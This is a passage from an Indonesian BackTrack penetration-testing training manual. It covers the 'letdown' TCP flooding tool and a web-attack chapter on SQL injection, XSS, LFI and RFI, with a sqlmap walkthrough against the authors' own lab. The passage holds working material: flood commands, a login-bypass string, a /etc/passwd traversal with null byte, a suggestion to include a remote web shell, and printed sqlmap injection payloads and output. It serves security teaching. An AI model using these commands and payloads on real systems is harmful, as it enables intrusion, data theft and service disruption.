argparser.cpp    inject.h      letdown.h   readme
argparser.h      inject.o      letdown.o   scriptengine.cpp
argparser.o      letdown       Makefile    scriptengine.h
inject.cpp       letdown.cpp   payloads   scriptengine.o
```

Syntax penggunaan :

```
letdown -d [ip-address target] -s [ source-ip ] -p
[ port - target ] [ opsi ]
```

Opsi :

- d destination ip address atau domain target
- p port tujuan
- s source ip address
- x source port pertama (default 1025)
- y source port terakhir (default 65534)
- l mode perulangan
- i network interface
- t sleep time dalam satuan microseconds (default 10000)
- a Maksimal waktu dalam satuan detik untuk menunggu respon - timeout (default 40)

Extra options:

- v verbosity level (0=quiet, 1=normal, 2=verbose)
- f auto set firewall rules untuk melakukan blocking
rst packet yang di buat oleh kernel
contoh: -f iptables, -f blackhole (untuk freebsd)
- L spesial interaksi dengan target
 - s syn flooding, no 3-way-handshake
 - a mengirim paket acknowledgment (polite mode)
 - f mengirim paket finalize (include polite mode)
 - r mengirim paket reset (pengecekan terhadap firewall rules...)
- W ukuran jendela untuk paket-paket ack (ex: 0-window attack)
- O mengaktifkan fragmentation ack dan set fragment offset delta

- C Penghitungan fragmentation hanya jika opsi -O di aktifkan (default 1)
- P payload file (lihat tipe-tipe payload pada direktori payload..)
- M multistage payload file

payload-payload yang tersedia antara lain

```
root@bt:/pentest/stressing/letdown/payloads# ls  
ftp-multi.py  http2.txt  http.txt  smtp-multi.py
```

Contoh penggunaan

Generic attack :

```
root@bt:/pentest/stressing/letdown# ./letdown      -d  
192.168.1.5 -s 192.168.1.9 -p 445
```

Penyerangan dengan menggunakan payload

```
root@bt:/pentest/stressing/letdown# ./letdown      -d  
www.indonesianbacktrack.or.id -p 80 -x 80 -y 100 -t 1000
```

BAB IX
WEB ATTACK PENETRATION
Oleh : James0baster

1. WEB ATTACK WITH BACKTRACK



web attack atau web application penetration testing sebenarnya merupakan tindakan-tindakan pengujian tingkat keamanan aplikasi-aplikasi yang terlibat di dalam sebuah mekanisme web server. Aplikasi-aplikasi tersebut bisa berupa bahasa pemrograman seperti php, asp, database seperti mysql, postgreSQL dan aplikasi-aplikasi web server , sebut saja apache, tomcat , dll.

Penyerangan terhadap aplikasi-aplikasi tersebut memang beragam , salah satu di antaranya adalah memanfaatkan celah atau kelemahan aplikasi yang dibuat secara sengaja maupun tidak sengaja oleh development (*vulnerability*) . Web attack penetration tidak bisa di anggap remeh. Banyak kasus dimana attacker berhasil melakukan *privilege escalation* setelah melakukan tahap *exploitation*.

Web Attack penetration testing sangat perlu diadakan jika ada layanan web pada suatu server atau jaringan dikarenakan alasan di bawah ini.

- a. Aplikasi web rentan terhadap serangan injeksi yang dapat *membahayakan* keseluruhan server
- b. Berbagai open port yang di buka oleh berbagai aplikasi web , memungkinkan *turunya* atau *berhentinya* mekanisme seluruh server.

Adapun metode penyerangan web attack penetration testing melalui dua *metode* standart

- a. Web Application Penetration Testing
- b. Web Server Penetration Testing including port, service, dll

Dan alur sebuah attacker dalam melakukan aksinya adalah

a. **Bug testing parameter (manual & scanner)**

mengetahui dengan pasti bug-bug (celah) yang dapat di manfaatkan oleh attacker baik dengan exploit injection atau manual injection

b. **Maintaining Access**

meninggalkan backdoor atau sebuah program yang dapat menjadi pintu masuk untuk kembali dan mengeksplor server korban kapan saja


c. **Cleaning**

membersihkan log-log yang dapat memberi keterangan tentang kegiatan atau informasi attacker.

1.1. Jenis – jenis vulnerability

1.1.1. SQL injection

-: Administrator Login :-



SQL Injection sering digunakan untuk menyerang keamanan dari situs web dengan memasukkan perintah SQL dalam web untuk menyerang web yang dirancang buruk untuk melakukan pengelolahan database (bisa memunculkan isi database ke penyerang). SQL injection adalah teknik yang memasukan kode injeksi dalam mengeksplorasi website. Kerentanan terjadi ketika menggunakan karakter yang unik dalam perintah SQL agar lolos memanipulasi perintah SQL. Perintah SQL dari website ke database dengan aplikasi (seperti query) untuk memodifikasi isi database atau menampilkan informasi database seperti nomor kartu kredit atau password ke

penyerang. SQL injection dikenal sebagai serangan untuk situs web, tetapi dapat digunakan untuk menyerang segala jenis aplikasi menggunakan database SQL.

1.1.2. XSS

XSS Atau *Cross Site Scripting* adalah “*side client attack*” di mana seorang penyerang menciptakan link jahat, script yang berisi kode yang kemudian diexploitasikan dalam browser korban. Kode script bisa bahasa apapun yang didukung oleh browser, tetapi biasanya adalah *HTML* dan *Javascript* yang digunakan bersama-sama dengan *embedded Flash, Java atau ActiveX*.

Cross Site Scripting dapat digunakan untuk berbagai hal, seperti sesi-pembajakan, serangan pada browser, phishing, propaganda dan bahkan caching! Namun masih memerlukan korban untuk mengklik link jahat yang sengaja diciptakan oleh penyerang.

Bagaimana membuat korban untuk mengklik link XSS?

Cara termudah untuk membuat orang meng-klik link berbahaya adalah dengan rekayasa sosial seperti *social engineering* dan berbagai teknik sosial lainnya

Jenis-jenis Cross Site Scripting

Jenis yang paling umum adalah *GET* dan *POST* berbasis XSS. Namun Cross Site Scripting juga bisa dipicu melalui cookie.

Perbedaan antara GET,POST pada XSS

Variable GET terjadi dimana attacker mengirimkan *crafted URL* jahat kepada korban yang kemudian dijalankan ketika korban membuka link dalam browser.

Variabel POST terjadi dimana attacker menggunakan *flash* untuk mengirim korban ke POST-XSS

situs yang rentan , hal ini dikarenakan mustahil untuk membuat URL ketika POST-variabel sedang digunakan

Sub-kategori dari Cross Site ScriptingPada saat ada XSSR dan XSSQLI.

CSSR alias XSSR atau *Cross Site Redirection Script* digunakan untuk mengarahkan korban kepada halaman lain. Halaman bisa misalnya berisi phishing template, kode serangan browser atau hijacking.

XSSQLI adalah campuran Cross Site Scripting dan SQL Injection

XST dikenal sebagai *Cross Site (Script) Tracing* adalah suatu cara untuk menyalahgunakan HTTP Trace (Debug) protokol. Apa pun dikirimkan attacker ke web-server yang telah diaktifkan akan mengirim TRACE jawaban yang sama kembali. Misalnya:,

```
TRACE / HTTP/1.0
Host: target.tld
Custom-header: <script>alert(0)</script>
```

Maka penyerang akan menerima "Custom-header" yang sama. Namun setelah update browser terbaru tahun berikutnya (s) XST telah semakin sulit untuk berfungsi dengan benar.

1.1.3. LFI

LFI (Local File Inclusion) adalah sebuah **serangan** pada website di mana penyerang bisa mengakses semua file di dalam server dengan hanya melalui URL. Kelemahan ini terjadi karena adanya beberapa fungsi php dan beberapa modul pada web server.

Beberapa fungsi php pemicu LFI vulnerability

Beberapa fungsi php yang memungkinkan terjadinya "bug" atau vulnerability terhadap jenis serangan ini adalah

```
include();
include_once();
require();
require_once();
```

Perhatikan contoh di bawah ini ,

```
<?php
```

```
include "../$_GET[imagefile]";  
?>
```

Code diatas menggunakan fungsi include dengan asumsi \$imagefile=image.php, maka dapat dipastikan URL untuk mengakses halaman tersebut akan menjadi

[http://www.\[target\].com/index.php?imagefile=image.php](http://www.[target].com/index.php?imagefile=image.php)

maka script tersebut akan menampilkan halaman image.php. Disini attacker dimungkinkan melakukan LFI karena variable imagefile di include tanpa menggunakan filter.

Jika attacker ingin mengakses file passwd yang ada pada server, maka attacker dapat melakukan akses ke dalam server dengan menentukan kedalaman direktori. Mengingat file passwd berada pada direktori /etc/passwd maka attacker mencoba kedalaman direktori dan mengaksesnya melalui web browser.

```
../../../../../../../../etc/passwd
```

dengan asumsi bahwa jumlah “..” itu tergantung dari kedalaman direktori tempat file index.php tersebut.. dengan begitu isi file passwd akan ditampilkan di browser.

Beberapa modul server pemicu LFI vulnerability

```
allow_url_include = on  
allow_url_fopen = on  
magic_quotes_gpc = off
```

Terkadang akan terdapat error disaat passwd tidak dapat di akses karena permintaan ekstensi yang tida sesuai pada script.


Warning: main(..../..../..../..../etc/passwd.php) [function.main]: failed to open stream: No such file or directory in /their/web/root/index.php on line 2

Karena itu attacker akan memanipulasi script dengan memanfaatkan modul “magic_quotes_gpc = off” sehingga attacker memasukan %00 (null injection) untuk menghilangkan karakter setelah passwd

```
http://www.[target].com/index.php?  
imagefile=../../../../../../../../etc/passwd%00
```

Contoh LFI injection

Akseslah url vurln LFI pada lab (<http://robot.indonesianbacktrack.or.id/?file=ls.txt>) kemudian lakukan injeksi seperti pada keterangan di atas.




1.1.4. RFI

RFI (Remote File Inclusion) adalah sebuah serangan dimana website mengizinkan attacker meng-include-kan file dari luar server. Metode serangan ini identik dengan LFI , hanya perbedaannya adalah jika LFI mengijinkan attacker untuk mengakses file yang berada dalam server target maka RFI adalah memasukkan file dari luar server target.

Contoh RFI Injection

Akseslah url vurln LFI pada lab (<http://robot.indonesianbacktrack.or.id/?www.indonesianbacktrack.or.id>

file=http://robot.indonesianbacktrack.or.id/ls.txt) kemudian lakukan injeksi seperti pada keterangan di atas. Saya mencoba mengincludekan file dari luar server. Cobalah memasukan include variabel dengan url PHP web shell dari luar server target.



2. LAB TASK

Untuk melakukan web penetration maka training kami telah menyediakan lab khusus yang dapat anda akses pada "<http://robot.indonesianbacktrack.or.id>"

2.1. Implementasi SQL Injection

2.1.1. SQL Injection Login Form




Halaman Login pada suatu web aplikasi memiliki kemungkinan vulnerability. Attacker akan memasukkan '`' or '=' or '1'='1`' pada username dan password untuk membypass



Sehingga terjadi manipulasi seperti penjelasan pada gambar di bawah ini.

```
1 <?php
2 $username=$_POST['user'];
3 $password=$_POST['pass'];
4 $q=mysql_query("select * from tbl_admin where
5   username='".$username"' and password='".$password"'");
6 ?>
7 <?php
8 $username= ' or ''=''' or '1'='1 ;
9 $q=mysql_query("select * from tbl_admin where
10   username='1' or ''=''' or '1'='1' and
11   password='".$password"'");
10 ?>
```

Hasilnya adalah attacker berhasil login secara ilegal melalui form tersebut, dengan memanfaatkan manipulasi seperti dijelaskan di atas.



2.2.2. SQL injection URL (SQLmap)

Sqlmap adalah aplikasi berbasis command line (cli) yang telah tersedia pada backtrack. SQLmap di bangun dari bahasa pemrograman python. Untuk mengakses SQLmap anda dapat mengaksesnya pada menu naga atau pada terminal.

Untuk mengakses sqlmap , kita masuk pada direktori

```
root@eichel:~# cd /pentest/database/sqlmap/
root@eichel:/pentest/database/sqlmap# ls
doc  extra  lib  plugins  procs  shell  sqlmap.conf
_sqlmap.py  sqlmap.py  tamper  txt  udf  xml
```

Kemudian untuk melihat opsi-opsi yang berlaku pada SQLmap

```
root@eichel:/pentest/database/sqlmap# ./sqlmap.py --help

    sqlmap/1.0-dev (r4766) - automatic SQL injection and
    database takeover tool
        http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Authors assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting at 14:09:18

Usage: python ./sqlmap.py [options]

Options:
    --version           show program's version number and exit
    -h, --help          show this help message and exit
    -v VERBOSE         Verbosity level: 0-6 (default 1)

Target:
    At least one of these options has to be specified to set the
    source to
        get target urls from

    -d DIRECT          Direct connection to the database
    -u URL, --url=URL Target url
    -l LOGFILE         Parse targets from Burp or WebScarab
proxy logs
    -m BULKFILE        Scan multiple targets enlisted in a
given textual file
    -r REQUESTFILE     Load HTTP request from a file
    -g GOOGLEDORK      Process Google dork results as target
urls
    -c CONFIGFILE      Load options from a configuration INI
file

Request:
    These options can be used to specify how to connect to the
target url

    --data=DATA         Data string to be sent through POST
    --param-del=PDEL    Character used for splitting parameter
values
    --cookie=COOKIE     HTTP Cookie header
    --cookie-urlencode URL Encode generated cookie injections
    --drop-set-cookie   Ignore Set-Cookie header from response
    --user-agent=AGENT  HTTP User-Agent header
```

```

--random-agent      Use randomly selected HTTP User-Agent
header
--randomize=RPARAM Randomly change value for given
parameter(s)
--force-ssl        Force usage of SSL/HTTPS requests
--host=HOST        HTTP Host header
--referer=REFERER HTTP Referer header
--headers=HEADERS Extra headers (e.g. "Accept-Language:
fr\nETag: 123")
--auth-type=ATYPE HTTP authentication type (Basic, Digest
or NTLM)
--auth-cred=ACRED HTTP authentication credentials
(name:password)
--auth-cert=ACERT  HTTP authentication certificate
(key_file,cert_file)
--proxy=PROXY      Use a HTTP proxy to connect to the
target url
--proxy-cred=PCRED HTTP proxy authentication credentials
(name:password)
--ignore-proxy     Ignore system default HTTP proxy
--delay=DELAY      Delay in seconds between each HTTP
request
--timeout=TIMEOUT Seconds to wait before timeout
connection (default 30)
--retries=RETRIES Retries when the connection timeouts
(default 3)
--scope=SCOPE      Regexp to filter targets from provided
proxy log
--safe-url=SAFURL Url address to visit frequently during
testing
--safe-freq=SAFREQ Test requests between two visits to a
given safe url
--eval=EVALCODE    Evaluate provided Python code before the
request (e.g.
                  "import
hashlib;id2=hashlib.md5(id).hexdigest()")

```

Optimization:

These options can be used to optimize the performance of sqlmap

-o	Turn on all optimization switches
--predict-output	Predict common queries output
--keep-alive	Use persistent HTTP(s) connections
--null-connection	Retrieve page length without actual HTTP response body
--threads=THREADS	Max number of concurrent HTTP(s) requests (default 1)

Injection:

These options can be used to specify which parameters to

```

test for,
    provide custom injection payloads and optional tampering
scripts

-p TESTPARAMETER      Testable parameter(s)
--dbms=DBMS           Force back-end DBMS to this value
--os=OS                Force back-end DBMS operating system to
this value
--prefix=PREFIX        Injection payload prefix string
--suffix=SUFFIX        Injection payload suffix string
--logic-negative      Use logic operation(s) instead of
negating values
--skip=SKIP            Skip testing for given parameter(s)
--tamper=TAMPER        Use given script(s) for tampering
injection data

Detection:
These options can be used to specify how to parse and
compare page
content from HTTP responses when using blind SQL injection
technique

--level=LEVEL          Level of tests to perform (1-5, default
1)
--risk=RISK            Risk of tests to perform (0-3, default
1)
--string=STRING        String to match in the response when
query is valid
--regexp=REGEXP         Regexp to match in the response when
query is valid
--code=CODE             HTTP response code to match when the
query is valid
--text-only            Compare pages based only on the textual
content
--titles               Compare pages based only on their
titles

Techniques:
These options can be used to tweak testing of specific SQL
injection
techniques

--technique=TECH        SQL injection techniques to test for
(default "BEUST")
--time-sec=TIMESEC     Seconds to delay the DBMS response
(default 5)
--union-cols=UCOLS     Range of columns to test for UNION query
SQL injection
--union-char=UCHAR      Character to use for bruteforcing number
of columns

```

```

Fingerprint:
  -f, --fingerprint    Perform an extensive DBMS version
fingerprint

Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained
in the
  tables. Moreover you can run your own SQL statements

  -b, --banner          Retrieve DBMS banner
  --current-user        Retrieve DBMS current user
  --current-db          Retrieve DBMS current database
  --is-dba              Detect if the DBMS current user is DBA
  --users               Enumerate DBMS users
  --passwords           Enumerate DBMS users password hashes
  --privileges          Enumerate DBMS users privileges
  --roles               Enumerate DBMS users roles
  --dbs                Enumerate DBMS databases
  --tables              Enumerate DBMS database tables
  --columns             Enumerate DBMS database table columns
  --schema              Enumerate DBMS schema
  --count               Retrieve number of entries for table(s)
  --dump                Dump DBMS database table entries
  --dump-all            Dump all DBMS databases tables entries
  --search              Search column(s), table(s) and/or

database name(s)
  -D DB                DBMS database to enumerate
  -T TBL               DBMS database table to enumerate
  -C COL               DBMS database table column to enumerate
  -U USER              DBMS user to enumerate
  --exclude-sys dbs    Exclude DBMS system databases when

enumerating tables
  --start=LIMITSTART   First query output entry to retrieve
  --stop=LIMITSTOP     Last query output entry to retrieve
  --first=FIRSTCHAR    First query output word character to

retrieve
  --last=LASTCHAR      Last query output word character to

retrieve
  --sql-query=QUERY    SQL statement to be executed
  --sql-shell          Prompt for an interactive SQL shell

Brute force:
  These options can be used to run brute force checks

  --common-tables      Check existence of common tables
  --common-columns     Check existence of common columns

User-defined function injection:
  These options can be used to create custom user-defined
functions

```

```
--udf-inject      Inject custom user-defined functions
--shared-lib=SHLIB Local path of the shared library

File system access:
These options can be used to access the back-end database
management
system underlying file system

--file-read=RFILE   Read a file from the back-end DBMS file
system
--file-write=WFILE  Write a local file on the back-end DBMS
file system
--file-dest=DFILE   Back-end DBMS absolute filepath to write
to

Operating system access:
These options can be used to access the back-end database
management
system underlying operating system

--os-cmd=OSCMD     Execute an operating system command
--os-shell          Prompt for an interactive operating
system shell
--os-pwn            Prompt for an out-of-band shell,
meterpreter or VNC
--os-smbrelay       One click prompt for an OOB shell,
meterpreter or VNC
--os-bof             Stored procedure buffer overflow
exploitation
--priv-esc          Database process' user privilege
escalation
--msf-path=MSFPATH  Local path where Metasploit Framework is
installed
--tmp-path=TMPPATH  Remote absolute path of temporary files
directory

Windows registry access:
These options can be used to access the back-end database
management
system Windows registry

--reg-read          Read a Windows registry key value
--reg-add           Write a Windows registry key value data
--reg-del           Delete a Windows registry key value
--reg-key=REGKEY    Windows registry key
--reg-value=REGVAL  Windows registry key value
--reg-data=REGDATA  Windows registry key value data
--reg-type=REGTYPE  Windows registry key value type

General:
```

These options can be used to set some general working parameters

-s SESSIONFILE	Save and resume all data retrieved on a session file
-t TRAFFICFILE	Log all HTTP traffic into a textual file
--batch	Never ask for user input, use the default behaviour
--charset=CHARSET	Force character encoding used for data retrieval
--check-tor	Check to see if Tor is used properly
--crawl=CRAWLDEPTH	Crawl the website starting from the target url
--csv-del=CSVDEL	Delimiting character used in CSV output (default ",")
--eta	Display for each output the estimated time of arrival
--flush-session	Flush session file for current target
--forms	Parse and test forms on target url
--fresh-queries	Ignores query results stored in session file
--parse-errors	Parse and display DBMS error messages from responses
--replicate	Replicate dumped data into a sqlite3 database
--save	Save options to a configuration INI file
--tor	Use Tor anonymity network
--tor-port=TORPORT	Set Tor proxy port other than default
--tor-type=TORTYPE	Set Tor proxy type (HTTP - default, SOCKS4 or SOCKS5)
--update	Update sqlmap
Miscellaneous:	
-z MNEMONICS	Use short mnemonics (e.g.
"flu,bat,ban,tec=EU")	Sound alert when SQL injection found
--beep	Offline WAF/IPS/IDS payload detection
--check-payload	Testing
--check-waf	Check for existence of WAF/IPS/IDS protection
--cleanup	Clean up the DBMS by sqlmap specific UDF and tables
--dependencies	Check for missing sqlmap dependencies
--gpage=GOOGLEPAGE	Use Google dork results from specified page number
--mobile	Imitate smartphone through HTTP User-Agent header
--page-rank	Display page rank (PR) for Google dork results
--smart	Conduct through tests only if positive heuristic(s)

```
--wizard           Simple wizard interface for beginner
users

[*] shutting down at 14:09:18
```

Sebagai contoh kita bisa gunakan lab IBT

- Menampilkan database

Untuk melihat database pada web yang vuln terhadap Sql injection , maka perhatikan format di bawah ini.

```
Sqlmap.py -u "[ url yang terdapat vulnerability ]" --dbs

root@eichel:/pentest/database/sqlmap# python sqlmap.py -u
"http://robot.indonesianbacktrack.or.id/?id=1&x=artikel" --dbs

sqlmap/1.0-dev (r4766) - automatic SQL injection and database
takeover tool
http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Authors assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting at 14:17:42

[14:17:42] [INFO] using
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id
/session' as session file
[14:17:43] [INFO] testing connection to the target url
[14:17:44] [INFO] heuristics detected web page charset 'ascii'
[14:17:44] [INFO] testing if the url is stable, wait a few
seconds
[14:17:45] [INFO] url is stable
[14:17:45] [INFO] testing if GET parameter 'id' is dynamic
[14:17:45] [INFO] confirming that GET parameter 'id' is dynamic
[14:17:46] [INFO] GET parameter 'id' is dynamic
[14:17:46] [INFO] heuristic test shows that GET parameter 'id'
might be injectable (possible DBMS: MySQL)
[14:17:46] [INFO] testing sql injection on GET parameter 'id'
[14:17:46] [INFO] testing 'AND boolean-based blind - WHERE or
HAVING clause'
[14:17:47] [INFO] GET parameter 'id' is 'AND boolean-based blind
```

www.indonesianbacktrack.or.id

```
- WHERE or HAVING clause' injectable
[14:17:47] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE
or HAVING clause'
[14:17:47] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-
based - WHERE or HAVING clause' injectable
[14:17:47] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[14:17:47] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[14:17:57] [INFO] GET parameter 'id' is 'MySQL > 5.0.11 AND time-
based blind' injectable
[14:17:57] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10
columns'
[14:17:58] [INFO] ORDER BY technique seems to be usable. This
should reduce the time needed to find the right number of query
columns. Automatically extending the range for UNION query
injection technique
[14:17:58] [INFO] target url appears to have 4 columns in query
[14:17:59] [INFO] GET parameter 'id' is 'MySQL UNION query
(NULL) - 1 to 10 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing
the others (if any)? [y/N] y
[14:19:13] [INFO] testing if GET parameter 'x' is dynamic
[14:19:13] [INFO] confirming that GET parameter 'x' is dynamic
[14:19:15] [INFO] GET parameter 'x' is dynamic
[14:19:15] [WARNING] heuristic test shows that GET parameter 'x'
might not be injectable
[14:19:15] [INFO] testing sql injection on GET parameter 'x'
[14:19:15] [INFO] testing 'AND boolean-based blind - WHERE or
HAVING clause'
[14:19:24] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE
or HAVING clause'
[14:19:26] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[14:19:31] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
parsed error message(s) showed that the back-end DBMS could be
MySQL. Do you want to skip test payloads specific for other
DBMSes? [Y/n] y
[14:19:57] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10
columns'
[14:20:04] [WARNING] if UNION based SQL injection is not
detected, please consider usage of option '--union-char' (e.g.
--union-char=1) and/or try to force the back-end DBMS (e.g.
--dbms=mysql)
[14:20:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 10
columns'
[14:20:15] [WARNING] GET parameter 'x' is not injectable
sqlmap identified the following injection points with a total of
104 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
```

```

Payload: id=1 AND 1282=1282&x=artikel

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=1 AND (SELECT 1774 FROM(SELECT COUNT(*),CONCAT(0x3a6d6c633a,(SELECT (CASE WHEN (1774=1774) THEN
1 ELSE 0 END)),0x3a7362663a,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&x=artikel

Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: id=1 UNION ALL SELECT NULL, NULL,
CONCAT(0x3a6d6c633a,0x47435348766a76725869,0x3a7362663a),
NULL#&x=artikel

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1 AND SLEEP(5)&x=artikel
---

[14:20:15] [INFO] the back-end DBMS is MySQL

web application technology: Apache, PHP 5.3.9
back-end DBMS: MySQL 5.0
[14:20:15] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] warnaa_robot

[14:20:16] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id'

[*] shutting down at 14:20:16

```

Hasil dari tindakan di atas, memberitahukan kita bahwa versi yang di pakai oleh sql injection di atas adalah terdapat 2 database pada sistem database web target.

```

available databases [2]:
[*] information_schema
[*] warnaa_robot

```

- Menampilkan database

```
Sqlmap.py -u "[ url yang terdapat vulnerability ]" -D [database]
--tables
```

Setelah mendapatkan nama database kita dapat menarik atau menampilkan tabel

www.indonesianbacktrack.or.id

pada database yang dinginkan

```
root@eichel:/pentest/database/sqlmap# python sqlmap.py -u
"http://robot.indonesianbacktrack.or.id/?id=1&x=artikel" -D
warnaa_robot --tables

    sqlmap/1.0-dev (r4766) - automatic SQL injection and
    database takeover tool
        http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Authors assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting at 14:38:52

[14:38:53] [INFO] using
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id
/session' as session file
[14:38:53] [INFO] resuming injection data from session file
[14:38:53] [INFO] resuming back-end DBMS 'mysql 5.0' from
session file
[14:38:53] [INFO] testing connection to the target url
[14:38:53] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of
0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 1282=1282&x=artikel

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=1 AND (SELECT 1774 FROM(SELECT
COUNT(*),CONCAT(0x3a6d6c633a,(SELECT (CASE WHEN (1774=1774) THEN
1 ELSE 0 END)),0x3a7362663a,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&x=artikel

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: id=1 UNION ALL SELECT NULL, NULL,
    CONCAT(0x3a6d6c633a,0x47435348766a76725869,0x3a7362663a),
    NULL#&x=artikel

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1 AND SLEEP(5)&x=artikel
```

www.indonesianbacktrack.or.id

```
---
[14:38:53] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.3.9
back-end DBMS: MySQL 5.0
[14:38:53] [INFO] fetching tables for database: warnaa_robot
Database: warnaa_robot
[2 tables]
+-----+
| tbl_admin   |
| tbl_artikel |
+-----+
[14:38:53] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id'
'
[*] shutting down at 14:38:53
```

- Menampilkan kolom

Informasi yang di butuhkan attacker makin lengkap. Metode selanjutnya , attacker akan mencari isi dari kolom pada tabel yang ditemukan .

```
sqlmap.py -u "[ url yang terdapat vulnerability ]" -D [ database ]
] -T [ tabel ] --columns

root@eichel:/pentest/database/sqlmap# python sqlmap.py -u
"http://robot.indonesianbacktrack.or.id/?id=1&x=artikel" -D
warnaa_robot -T tbl_admin --columns

      sqlmap/1.0-dev (r4766) - automatic SQL injection and
database takeover tool
      http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Authors assume no liability and are not responsible for
any misuse or damage caused by this program
```

```
[*] starting at 14:43:50

[14:43:50]                                     [INFO]                                     using
'/pentest/database/sqlmap/output/robot.indonesianbacktrack.or.id
/session' as session file
[14:43:50] [INFO] resuming injection data from session file
[14:43:50] [INFO] resuming back-end DBMS 'mysql 5.0' from
```

```

session file
[14:43:50] [INFO] testing connection to the target url
[14:43:51] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of
0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
        Payload: id=1 AND 1282=1282&x=artikel

    Type: error-based
